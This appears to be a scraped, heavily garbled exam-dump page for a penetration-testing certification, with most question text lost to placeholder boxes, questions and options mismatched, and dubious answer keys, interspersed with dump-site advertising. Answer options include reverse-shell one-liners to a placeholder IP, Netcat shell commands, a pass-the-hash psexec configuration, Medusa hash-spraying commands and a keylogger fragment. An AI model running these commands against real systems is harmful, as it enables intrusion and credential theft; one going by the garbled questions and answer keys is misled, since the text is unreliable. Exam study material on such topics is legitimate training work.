7 content="c2RmZGZnaHhZbm9kbG90c2Rma2pnaGRzZmpoZGZvaWQaGRmc29pYmp3ZXJndWVmdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGI1Z2Z2
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bG9kZmlkZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGh1Y3Z2Z2JqbGFzZWJmaXVhZGZkdmsiamFmbGhkZ3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZ3U3cndweWhnamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="c:src-token" />
10 <script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("=")+16)+"</OPTION>");
12 </script></script>
13 <div align="center">
14 <form action="c:url value='main.do?'" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name:</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="" />
21 <input style="width:150px;" type="text" name="name" id="name" value="admin" />
22 </div>
23 <div>
24 <span style="width:100px;">Password:</span>
25 <input style="width:150px;" type="password" name="Password" id="password" value="" />
26 </div>
27 <div>
28 <span style="width:100px;">Password:</span>
29 <input style="width:150px;" type="password" name="Password" id="password" value="password" />
30 </div>
31 <input type="submit" value="Login">
32 </form>
33 </div>
34 </body>
35 </html>
```



Secure System

https://compbia.org/login.aspx#viewcookies

Show Question Reset All Answers

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	R13ocktse2ewvq44bdcty3v	compbia.org	/	Session	41	HTTP	Secure	
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	compbia.org	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267968443	compbia.org	/	2017-10-1...	32			
__utmc	36104370	compbia.org	/	Session	14			
__utmt	1	compbia.org	/	2017-10-1...	7			
__utmv	36104370 2+Account%207+per%20%20defined+1	compbia.org	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmz+google(utmccn+organic)utm...	compbia.org	/	2018-04-1...	99			
_ga	4a54866c69953a1508266964.1508266964.1508266964.818347...	compbia.org	/	2019-10-1...	99			
_gid		compbia.org	/	2019-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bckttse2envvqsf4bdcbj3v	www.com...	/	Session	41	☐	☐	
utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
utmc	36104370	comptia.o...	/	Session	14	☐	☐	☐ delete
utmt	1	comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
utmv	36104370.12=Account%20Type=Non%20Defined=1	comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
utmz	36104370.1508266963.1.1.1.utmcsr=google utmccn=(organic) utmcs...	comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c5ff51c1508266964.1.1508268019.1508266964.81f34f7...	comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_res.0767	*	comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete

Secure System

https://comptia.org/login.aspx#remediatecert

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/ 18/ 2016 to 7/ 19/ 2018

Install Certificate... Issuer Statement

Learn more about [certificates](#)

OK

Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server


Step 1

Step 2

Step 3

Step 4

Answer:



NEW QUESTION: 38

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c: \creditcards.db>c:\winit\system32\calc.exe:creditcards.db

□□ □ □□□ □□□□ □□ □□□ □□□□ □□□□?

A. □□□ □□ □□□

B. □□ □□□ □□□

C. □□□ □□

D. □□ □□ □□□

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 39

□□□ □□ □□□ □□ □□□□ □□□□□□ □□□□□ □□ □□□□ □□□□ □□□□□□ □□ □□□ □□ □□ □□□□□?

A. □□ □□ □ □□ □□ □□

B. □□ □□ □ □□ □□

C. SOW □ □□ □□□

D. NDA □ MSA

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 40

□□ □□□□ IP □□ □□□ □□□ □□ □□ □□□ □□□□ Nmap□□ OS □□□□ □□□□□ □□ □□□□□. □□ □ □ □ □□ □□□□ □ □□□ □□ □□□□□? (□ □□□ □□□□□.)

A. -O

B. -iL

C. -sV

D. -sS

E. -oN

F. -oX

Answer: A,B ([LEAVE A REPLY](#))

□□/□□:

NEW QUESTION: 41

□□ □□□ □□ □□□□ □□□ □□□□ □□ □□ □□ □□□□□□□ □□□□□. □□ □ □□ □ □□□□ □□□□ □□ □ □□□ □ □□□ □□□□□?

A. □□□ □□

B. □□ □□□ □□

C. C:\windowsttemp□ □□ □ □□□□

D. □□□ □□□

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 42

□□ □ □□□ □□ □□□ □□ □□□□□?

A. USB □ □□□□ □□□ □□□ □□□

B. □□ □□ □□□□ □□□ □□

C. SMS □□□□ □□□ □□□□ □□

D. □□□ □ □□□□ □□□ □□□□ □

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 43

□□ □□□□□ □□□□□.

CompTIA®

```
t (event):
basicConfig (filename=f, level=logging.DEBUG, for
.Ascii)
g (10, chr (event.Ascii))
e
nager ()
```

□□/□□: <https://www.programcreek.com/python/example/97419/pyHook.HookManager>

- [illegible]

D. CDN□□ NDA□ □□□ □□

Answer: (SHOW ANSWER)

PT0-001 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ PT0-001 □□! DumpTop □ □□ **PT0-001** □□ □□□ □□□□ □□, DumpTop PT0-001 □□ □□□ □□□□□□□□ □□□ □□□□□□□. □□□□ □□□ □□□□ □□ DumpTop PT0-001 □□ □ □□□□□. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps, **30%OFF** Special Discount: **KrDump**)

NEW QUESTION: 47

□□□□ SET□ □□□□ □□□ □□□□ □□□ □ □□ □□□ □□□□ □□□ □□□□ □□ CEO□ □□□ □□ □□□ □□□□. □ □□ □□ □□ □□ □ □□ □□ □□□□□?

- A. □□ □□
- B. □□□□ □□ □□□□ □□
- C. □□□□□ □□
- D. □□ □□

Answer: D (LEAVE A REPLY)

NEW QUESTION: 48

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- A. □□□
- B. □□□□
- C. □□□
- D. □ □ □□
- E. PSEXEC
- F. □□□

Answer: B,E (LEAVE A REPLY)

□□/□□: <https://pentestlab.blog/2018/07/04/dumping-domain-password-hashes/>

NEW QUESTION: 49

□□ □□□ □□□ □□ □□ □ □□□□ □□□□ □□ □□□□□?

- A. □□
- B. □□□ □□
- C. □□□□□
- D. □□ □□

Answer: C (LEAVE A REPLY)

NEW QUESTION: 50

□□ □□□□ □ □□□□□□□□ □□□□□ □□□ □□□ □□ □□□□ □□□□□ □□□□. □□□□ XMLHttpRequest□ □□□□ □ □□□□□ □□□ □□□ JavaScript□ □□□□ □□□□ □□□□ □ □□ □□□ □□□□□. □□ □□□ □ □□□□ □□ □ □□□□

A. □□ □□□ □□□ □□□□□

B. □□□□□ □ □□ □□ □□

C. □□ □□□ □□□□□.

D. □□□□ □□□ □□□□□.

NEW QUESTION: 51

A. -oX
B. _sV
C. _iL
D. -oN
E. -sS
F. -O

NEW QUESTION: 52

A. `nmap -sV -p 389 - --script=ldap-rootdse corp.local`
B. `nslookup -type=srv _ldap._tcp.dc._msdcs.corp.local`
C. `gpresult /d corp.local /r "□□□ □□□□"`
D. `□ □□ "□□□□ □□□□" /□□□`

NEW QUESTION: 53

A. □□ □□□□□. □□ □□□□ □□□□□ □□□ □□ □□□□.

B. □□ □□□; □□□□□ □□□ □□ □□□ □□□□□.

C. □□□; □ □□□ □□□□ □ □□□ □□□ □□□□□.

D. □□□; □□ □□□□ □□□□□□ □□□□ □□ □□□□□.

NEW QUESTION: 54

A. ☐ ☐

Answer: D (LEAVE A REPLY)

NEW QUESTION: 55

□□ □□□□ □□□□ □□□□□□□. □□ □ □□□□ Netcat □□□□ □□□□ □□□ □□□ □□□□□?

D. nc -lvp 4444 /bin/bash

Answer: A (LEAVE A REPLY)

NEW QUESTION: 56

[illegible]

b117525b345470c29ca3d8ae0b556ba8

□□ □□ □ □□□ □□ □□□ □□□□□?

D. NTLM

Answer: B (LEAVE A REPLY)

NEW QUESTION: 57

□□□□ □□□□ DMZ□ □□□□ □□□□□□□□ □□ □□□□ □□□□ □□ □□ □□□□ □□□□□□□□. □□□□ □□□□ □□ □□ □□

□ □□□□ IP □□□ □□□□□□□ □□□□ □□ □□□□ □□□□□?

D. NIDS

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 58

[illegible]

D. HKEY_CURRENT_CONFIG

Answer: C (LEAVE A REPLY)

□ □ :

<https://www.redcanary.com/blog/windows-registry-attacks-threat-detection/>

NEW QUESTION: 59

Which of the following is a valid conditional statement? (Choose two.)
A. if [`source` = `dest`]; then echo "True"; fi
B. if [`source` = `dest`]; then echo "True"; else echo "False"; fi
C. if [`source` = `dest`]; then echo "True"; else echo "False"; fi
D. if [`source` = `dest`]; then echo "True"; else echo "False"; fi
E. if [`source` = `dest`]; then echo "True"; else echo "False"; fi

```
root:~# cat ./test.sh
#!/bin/bash
source=10
let dest=5+5

if [ `source` = `dest` ]; then
    echo "True"
else
    echo "False"
fi
#End of File

root:~# ./test.sh
False
```

Which of the following is a valid conditional statement? (Choose two.)

- A. 'if' [`source` = `dest`]; then echo "True"; fi
- B. 'if' [`source` = `dest`]; then echo "True"; else echo "False"; fi
- C. 'source' [`dest`] "\$source" ["\$dest"]
- D. 'else' ['elif']
- E. 'dest=5+5' ['let']

Answer: C,E ([LEAVE A REPLY](#))

NEW QUESTION: 60

Which of the following is a valid conditional statement?

A. SNMP □□□ □□

B. DNS □□ □□□□

C. ARP □□□

D. SMTP □□□

NEW QUESTION: 61

A. □□□□ 00:0A:3B□ □□□□ MAC □□□ □□□□□.

B. □□□□ □□ 22□ □□ □□□ □□□□□.

C. □□□□ TTL 128□ □□□□□.

D. □□□□ 5840□ TCP □ □□□ □□□□□.

Answer: C (LEAVE A REPLY)

□□:
%20Ttl%20for%20windows,default%20for%20Unix%20is%2064

PT0-001 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ PT0-001 □□! DumpTop □ □□ **PT0-001** □□ □□□ □□□□
□□, DumpTop PT0-001 □□ □□□ □□□□□□□□ □□□ □□□□□□□□. □□□□ □□□ □□□□ □□ DumpTop PT0-001 □□
□ □□□□□. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps, **30%OFF** Special Discount: **KrDump**)

NEW QUESTION: 62
□□□□□□ □□ □□□ □□ □□ □□□□ □□ □□□□ □□□□□□. □□□□□□ □□ □□□ □□ □□ □□ □□□□□□ □□□
□□ □□ □□□□□□ IPS □□□□□□□□ □□ □□□□ □□ IP □□□ □□□ □□□ □□□ □□□□□□. □□ □ □□ □□□□ □□ IP
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A. □□□□□□□□ IPS □ □□ □□ □□□□ □□□□ □□ □□□□ □□ DoS □□□□ □□□□□□.
B. □□ IPS □□□□ □□ □□□□□□ □□ □□ □□ □ □□□ □□□□□□. □□□ □□□ □□□□ □□□□ □ □□□□.
C. IPS □□□□□□□ □□□ □□ □□□ □□□□ □□ □□□ □□□□□ □□□□ □□□□ □□□□ □□ □□□ □□□□□.
D. □□□□ IPS□ □□ □□ □□□ □□□ □□□ □□ □□□ □□ □□ □ □□□□□ □□□ □□ □□□ □□□□ □ □□□
□□□□ □□□.
Answer: D ([LEAVE A REPLY](#))
□□/□□:

NEW QUESTION: 63
□□□ □□ □□□□□□ □□ □□□ □□□□ □□□ □□□ □□ □□□ □□□□□□.
□□ □ □□□ □□□ □ □□ □□ □ □□□ □□□□□□?
A. □□□□□□ NDA□ □□□□□ □□□□□□.
B. □□□□□□□ □□□ □□□ □□□ □□□□ □□□□□□.
C. □□ □□ □□□ □□ □□□□□□ □□□□ □□□□□□.
D. □□□ □□□□□ □□□ □□□ □□□□ □□□□□□.
Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 64
□□ □□□ □□ □□□ □□ □□ □□ □□□ □□□□ □□□□ □□ □□ □□□ □□□□ □□□.
□□ □ □□ □□□□ □□□ □□□ □ □□□□□ □□□□□□ □□ □□□ □□□□□□? (2□ □□).
A. □□□ □□□ DAR □□□
B. SNMP □□ □□□□ □□ □□□ □□
C. HTTP□ □□ □□□□ □□ □□
D. CA□□ □□□ S/MIME □□□ □□□
E. IT □□ □□□□ □□□□ □□□□□□ □□
Answer: ([SHOW ANSWER](#)**)**

NEW QUESTION: 65

Which of the following is a type of attack that can be used to steal sensitive information from a system?

- A. Denial of Service
- B. Man-in-the-Middle
- C. Phishing
- D. MITM

Answer: C (LEAVE A REPLY)

NEW QUESTION: 66

Which of the following is a command that can be used to scan a network for open ports? Nmap is a tool that can be used to scan a network for open ports. Which of the following is a command that can be used to scan a network for open ports?

nmap 100.100.1/0-125
Which of the following is a command that can be used to scan a network for open ports?

- A. nmap -sF -p 100.100.1.0-125
- B. nmap -Pn -sT 100.100.1.0-125
- C. nmap -sV -oA 100.100.10-125
- D. nmap 100.100.1.0-125 -T4

Answer: B (LEAVE A REPLY)

NEW QUESTION: 67

Which of the following is a command that can be used to scan a network for open ports? Nmap is a tool that can be used to scan a network for open ports. Which of the following is a command that can be used to scan a network for open ports? (2000 000000.)

- A. C:\users\%username%\local\appdata\roaming\temp\au57d.ps1
- B. C:\windows\system32\drivers\etc\hosts
- C. HKLM\CurrentControlSet\Services\RTAudio
- D. HKLM\Software\Microsoft\CurrentVersion\Run
- E. C:\windows\system32\drivers\etc\hosts
- F. Windows

Answer: C,D (LEAVE A REPLY)

NEW QUESTION: 68

Which of the following is a command that can be used to scan a network for open ports? Nmap is a tool that can be used to scan a network for open ports. Which of the following is a command that can be used to scan a network for open ports?

```
#!/usr/bin/Python
s = "0000"
```

Which of the following is a command that can be used to scan a network for open ports? Nmap is a tool that can be used to scan a network for open ports. Which of the following is a command that can be used to scan a network for open ports?

Code segment	Output	
s[4:8]		imda
s[4:12:2]		nist
s[3::-1]		rota
s[-7:-2]		trat

Answer:

Code segment	Output	
s[4:8]	nsrt	imda
s[4:12:2]	snmA	nist
s[3::-1]	trat	rota
s[-7:-2]	imda	trat

NEW QUESTION: 69

□□ □□□□ NAC□ □□□□ □□□□□ □□□□□. □□ □ NAC□ □□□□ □ □□□ □ □□ □□□□□?

A. iptafcles

D, □□□□□

B. sslbump

C. macchar.ger

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 70

□□ □□□ □□□ □□ □□□ □□□□ □□ □ □□□(1)□□ □□ □□□(4) □□□ □□□□□□. □ □□□ □ □□ □□□ □ □□□□.



Answer:



□□

1.) □□□□

2.) Zver!0ry

3.) zv3r!0ry

4.) Zv3r!0ry

NEW QUESTION: 71

Which WPA2-PSK configuration is the most secure? Which configuration is the most secure? Which configuration is the most secure?

- A. 4096-bit key, 4096-bit IV, 4096-bit MIC, 4096-bit TKIP
- B. 32-bit key, 32-bit IV, 32-bit MIC, 32-bit TKIP
- C. 128-bit key, 128-bit IV, 128-bit MIC, 128-bit TKIP
- D. 256-bit key, 256-bit IV, 256-bit MIC, 256-bit TKIP

Answer: A (Leave a Reply)

NEW QUESTION: 72

Which of the following is a common method for gathering intelligence? Which of the following is a common method for gathering intelligence? Which of the following is a common method for gathering intelligence?

- A. Open Source Intelligence (OSINT)
- B. Human Intelligence (HUMINT)
- C. OSINT
- D. Signal Intelligence (SIGINT)

Answer: C (Leave a Reply)

NEW QUESTION: 73

Which of the following is a common method for gathering intelligence? Which of the following is a common method for gathering intelligence? Which of the following is a common method for gathering intelligence?

Drag and Drop Options

#!/usr/bin/ruby

for SPORT in SPORTS:
 try:
 s.connect((ip, port))
 print("%s:%s - OPEN" % (ip, port))

 except socket.timeout:
 print("%s:%s - TIMEOUT" % (ip, port))

 except socket.error as e:
 print("%s:%s - CLOSED" % (ip, port))

 finally:
 s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
 try:
 s.connect((ip, port))
 print("%s:%s - OPEN" % (ip, port))

 except socket.timeout:
 print("%s:%s - TIMEOUT" % (ip, port))

Immutables

?

import socket
import sys

?

def port_scan(ip, ports):
 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 s.settimeout(2.0)

?

if __name__ == '__main__':
 if len(sys.argv) < 2
 print('Execution requires a target IP address. Exiting...')
 exit(1)

 else:

?

Answer:

```
Drag and Drop Options

#!/usr/bin/ruby

for SPOST In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
```

```
Immutables

#!/usr/bin/ruby

import socket
import sys

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

    for SPOST in SPORTS:
        try:
            s.connect((ip, port))
            print("%s:%s - OPEN" % (ip, port))

        except socket.timeout:
            print("%s:%s - TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s - CLOSED" % (ip, port))

        finally:
            s.close()

run_scan(sys.argv[1], ports)
```

NEW QUESTION: 74

□□□□ SET □□□□ □□□ □□□□ □□□ □□□ □□□□ □□□ CEO(Chief Executive Officer) □□□□□ CEO □□□ □□□ □□□ □□□ □□□ □□□□ □□□□.

- A. □□ □□
- B. □□ □□
- C. □□□□□ □□
- D. □□□□ □□ □□□□ □□

Answer: A (LEAVE A REPLY)

□□/□□: <https://www.social-engineer.org/framework/influencing-others/elicitation/>

NEW QUESTION: 75

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□□ □□□□□?

- A.** □□□ □□□ □□
- B.** □□□□ □□
- C.** □□□□□
- D.** □□□□

Answer: B (LEAVE A REPLY)

22

□□ <https://www.sciencedirect.com/topics/computer-science/disgruntled-employee>

NEW QUESTION: 76

□□ □□□□ IP □□ □□□□ □□ □□ □□□□ □□□□ Nmap□□ OS □□□□ □□□□□ □□ □□□□□□. □□ □ □ □
□□ □□□□ □ □□□ □□ □□□□□□? (□ □□□ □□□□□□.).

- A. -O
B. -iL
C. -V
D. -sS
E. ☐
F. -oX

Answer: (SHOW ANSWER)

11

□□/□□:

☐☐ <https://securitytrails.com/blog/top-15-nmap-commands-to-scan-remote-hosts#six-scan-hosts-and-ip-addresses-reading-from-a-text-file>

PT0-001       DumpTop     PT0-001 ! DumpTop   **PT0-001**                 

NEW QUESTION: 77

□□ □□□□ □□□□□ □□□ □□ Nmap □□□ □□□□□□.

```
nmap -aV 192.168.1.5
```

□□□ □□ □□□□ □□□ □□□□□□□ □□□□□. □□□ Nmap □□ □□□□ □□ 22□ □□ □□□ □□□□ □□ 23□ SSH□ □
□ □□ □□□ □□□□□. □□ □ □□ □□ □□□□□□ □□ □□ □□ □□□ □□□□□?

- A.** ☐☐☐☐ ☐☐☐ ☐☐☐☐ ☐☐ ☐☐☐☐.
- B.** Nmap ☐☐☐☐ ☐☐ 23 ☐☐ ☐☐ ☐☐☐ ☐☐☐☐.
- C.** ☐☐ 22 ☐☐ ☐☐☐☐☐☐.
- D.** ☐☐☐☐ Telnet ☐☐☐☐☐☐ ☐☐☐☐.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 78

Which of the following is a valid command to connect to a remote host and execute a command? (Select two.)

- A. nc 127.0.0.1 4423 -e /bin/bash
- B. NC 10.0.0.1 4423
- C. nc -nvlp 4423 -e /bin/bash
- D. nc looalhot 4423

Answer: (SHOW ANSWER)

NEW QUESTION: 79

Which of the following is a valid command to capture traffic on a network interface? (Select two.)

- A. Tcpdump
- B. Wireshark
- C. Nmap
- D. Metasploit
- E. Netcat
- F. SSH

Answer: B,F (LEAVE A REPLY)

NEW QUESTION: 80

Which of the following is a valid Windows registry path? (Select two.)

- A. HKEY_CLASSES_ROOT
- B. HKEY_LOCAL_MACHINE
- C. HKEY_CURRENT_USER
- D. HKEY_CURRENT_CONFIG

Answer: C (LEAVE A REPLY)

Which of the following is a valid Windows registry path?

Which of the following is a valid Windows registry path?

NEW QUESTION: 81

Which of the following is a valid command to connect to a remote host and execute a command? (Select two.)

- A. nc
- B. SOW
- C. SLA
- D. MSA

Answer: A (LEAVE A REPLY)

NEW QUESTION: 82

Which of the following is a valid command to connect to a remote host and execute a command? (Select two.)

D. □□ □□□ □□□□□.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 84

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□□ □ □□ □□ □□ □□□ □□□□□?

A. ☐☐ ☐☐☐ ☐☐☐☐☐☐.

B. HTTP □□□ □□ □□□ □□□□□□.

C. □□ □□ □□□□ □□□□□□.

D. □□□□ □□ □□□ □□□ □□□□□.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 85

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A. ☐ ☐ ☐ ☐

B. ☐☐ ☐☐

C. ☐ ☐ ☐ ☐

D. ☐☐☐ ☐☐

Answer: C (LEAVE A REPLY)

□ □ :

<https://smartbear.com/learn/code-review/what-is-code-review/>

NEW QUESTION: 86

□□ □□□□ Kali Linux □□□□ □□ □□□□ □□□ Nmap □□□ □□□□ □□ □□□ □□ UDP □□ □□□ □□□□□. □□ □□

□ UDP □□□ □□□□ □□□□. □□ □ □□□ □□□□ □ □□ □□□ □□ □□ □□□□□?

A. ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ iptables ☐ ☐ ☐ ☐ ☐.

B. □□ □□□ □□□ □□□□□.

C. IPv4 ☐ IPv6 ☐☐☐ ☐☐ ☐☐☐☐☐.

D. □□ □□□□ □□□ □□ □□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 87

□□ □□□□ □□□ □□ □□□ □□ □□□□ □□□□□ □□□□□ □□ □□□ □□ □□□□□ □□□. □□ □□□□ □□□□

Netcat 0.0.0.0.

□□ □□ □□ □ NEXT□ □□□□□ □□□ □□□ □□□□□?

A. /etc/shadow□ □□□□ □□□□□.

B. xterm ☐ ☐ ☐ ☐ ☐ X-server ☐ ☐ ☐ ☐ ☐.

C. /dev/tcp ☐☐☐ ☐☐☐ ☐☐☐☐.

D. ☐☐☐ ☐☐ ☐☐☐☐ ☐☐ ☐☐ ☐☐☐☐.

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 88

Which of the following is a valid IP address? (Select the correct answer.)

- A. 192.168.0.0
- B. 192.168.0.1
- C. 192.168
- D. SMB 1 SMTP 192.168

Answer: B (LEAVE A REPLY)

NEW QUESTION: 89

Which of the following is a valid IP address? (Select the correct answer.)

- A. 192.168.0.0
- B. nmap
- C. 192.168
- D. 192.168

Answer: (SHOW ANSWER)

URL: <http://www.hackingarticles.in/netbios-and-smb-penetration-testing-on-windows/>

NEW QUESTION: 90

Which of the following is a valid IP address? (Select the correct answer.)

Least to most complex

1

zv3rl0ry

2

Zverlory

3

Zverl0ry

4

Zv3r!0ry

CompTIA

Answer:



□□

- 1.) □□□□
- 2.) Zverl0ry
- 3.) zv3rl0ry
- 4.) Zv3r!0ry

NEW QUESTION: 91

□□ □□□□ Nmap□ □□□□ WAF □□ IPS/IDS□ □□□□□ □□□ □□ □□ □□□ □□□□ □□□□ □□□. □□ □ Nmap □□ □ □□□□ □□ □□□ □□□□□ □□□□□?

- A. -sP 10
- B. -t 1
- C. -t 5
- D. -sV

Answer: ([SHOW ANSWER](#))

PT0-001 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ PT0-001 □□! DumpTop □ □□ **PT0-001** □□ □□□ □□□□ □□, DumpTop PT0-001 □□ □□□ □□□□□□□□ □□□ □□□□□□□□. □□□□ □□□ □□□□ □□ DumpTop PT0-001 □□ □ □□□□□. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps, **30%OFF** Special Discount: **KrDump**)

NEW QUESTION: 92

□□ □□□□ WPA2-PSK □□ □□ □□□□□ □□□□□□ □□□□□□ □□□ □□□ □□ □□□□□ □□□ □□□□ □□□□. □ □□□□ □□□ □□□□□ □□ □□□ □□□ □□□□□□ □□□ □□□□□ □□□ □□□□□□. □□ □ □□□□ □ □□□□□□ □□ □ □□ □□□ □□ □□□ □□□□□?

- A. SSID □□□□□□ □□□
- B. □□□ □□
- C. □□ □□ □□

Answer: C (LEAVE A REPLY)

NEW QUESTION: 93

□□ □□□□□ □□□ □□□ □□□ □□□□ □□□ □□□□□ □□□.

```

Module options (exploit/windows/smb/psexec):

Name                Current Setting      Required
----                -
RHOST                192.168.1.10        yes
RPORT                445                  yes
SERVICE_DESCRIPTION                no
SERVICE_DISPLAY_NAME                no
SERVICE_NAME                no
SHARE                ADMIN$               yes
SMBDOMAIN            ECorp                no
SMBPASS              aad3b435b51404eeaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep no
SMBUSER              Administrator        no

```

[illegible]

A. ☐☐☐ ☐ ☐☐

B. ☐☐ ☐☐ ☐☐ ☐☐

C. DLL ☐☐☐ ☐☐

D. ☐ ☐ ☐ ☐ ☐ ☐

Answer: D (LEAVE A REPLY)

NEW QUESTION: 94

□□ □□□□ □□ 443 □ □□ □□ □□□□ □□ □□□ □□□□ □□□□ □□ □□□□ □□□□□□.

□□ □□□□ □□□□□ □□□□ □□□□ □□ □□ □□□□□ □□□. □□ □ □□ □□□□ □□ □□ □□□□ □□□ □□□□
□?

A. perl -e '□□ □□'; \$i='<□□IP>; \$p='443;

B. `ssh superadmin@<□□□ IP> -p 443`

C. nc -e /bin/sh <□□ IP> 443

D. `bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1`

Answer: D ([LEAVE A REPLY](#))

☐☐/☐☐: <https://hackernoon.com/reverse-shell-cf154dfee6bd>

NEW QUESTION: 95

```

00 0000 00 000 00 0000 Windows 0000 00000 00 wrtstrnAdrain 000 00 NTLM 000 000 0 00000.
000 000000 00 000 000 00000 000 000 000 000000 0000 000 00000 000000. -the-
hash 000 00 000 00 0 00 00000 0000000 0000 00 Medusa 000 0000 0000 00 000 0000 0
000 000 000 00 000 00000 0000 00000. 00 000 00000.

```

```
#medusa -H hosts.txt -U users.txt -P hashes.txt -M smbnt -O out.txt
Medusa v2.2 [http://www.fooofus.net] © JoMo-Kun / Fooofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [smbnt] Host:192.168.16.23 (1 of 96 complete) User: WrkStnAdmin (1 of 1, 0 complete) Password:
aa3b435b51404eeaa3b435b51404ee:4e63c1b187e274dda214154b349fe316 (1 of 1 complete)

ACCOUNT CHECK: [smbnt] Host:192.168.16.28 (2 of 96 complete) User: WrkStnAdmin (1 of 1, 0 complete) Password:
aa3b435b51404eeaa3b435b51404ee:4e63c1b187e274dda214154b349fe316 (1 of 1 complete)
□□ Medusa □□ □ □□□□□ □ □□ □□□ □□□□ □□ □□□□□?
```

- A. #medusa -h hosts.txt -U usera.txt -P □□, txt -M smbnt. -m GROP:□□ -O out.txt -m □□:□□
- B. #medusa -H hosts.txt -C creds.txt -M mssq1 -m □□: DOMAIN -o out.txt
- C. #medusa -H hosts.txt -u WrkStnAdmin -p aa3b435b51404eeaa3b435b51404ee:4e63c1b137e274dda214154b349fe316 -M smbnt -m GROUP:DOMAIN -o out.txt
- D. #medusa -H hosts.txt -U □□□, txt -P □□, txt -M smbnt -m PASS:HASH -o □□. txt

Answer: A (LEAVE A REPLY)

NEW QUESTION: 96

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- □□□ Nikto □□□ □□ □□□ □□□ □ □□ □□ □□ □ □□ □□□ □□□□ □ □□□ □ □□ □□ □□□□□? (2□ □ □)
- A. □□□ □ □□ □□
 - B. SQL □□□
 - C. □□ □□ □□
 - D. □□ □□□□
 - E. □□□ □□ □□ □□□ □□

Answer: (SHOW ANSWER)

NEW QUESTION: 97

- □□ □□□ □□ □□□□ □□□□□□ □□□□□ □□ □□□□ □□□□ □□□□□□ □□ □□□ □□ □□ □ □□□□□?
- A. SOW □ □□ □□□
 - B. □□ □□ □ □□ □□

□□ □□□□ □□□ □□□□. □□□ □ □□ □□□□□□ □□ □□□□ □□ □ □□□□.

Code segment	Output		
<code>s[4:8]</code>		िता	imda
<code>s[4:12:2]</code>		inis	nist
<code>s[3::-1]</code>		nsrt	rota
<code>s[-7:-2]</code>		snmA	trat

Answer:

Code segment	Output		
<code>s[4:8]</code>	nsrt	िता	imda
<code>s[4:12:2]</code>	snmA	inis	nist
<code>s[3::-1]</code>	trat	nsrt	rota
<code>s[-7:-2]</code>	imda	snmA	trat

Code segment	Output
<code>s[4:8]</code>	nsrt
<code>s[4:12:2]</code>	snmA
<code>s[3::-1]</code>	trat
<code>s[-7:-2]</code>	imdA

NEW QUESTION: 101

- □□□□□ □□□ DMZ □□□ □□ □□□ □□□ □□ □□□□□□□□. □□ □□□ CVSS □□ □□□ 10.0□ □□□ □□ □□ □□□□ □□□□.
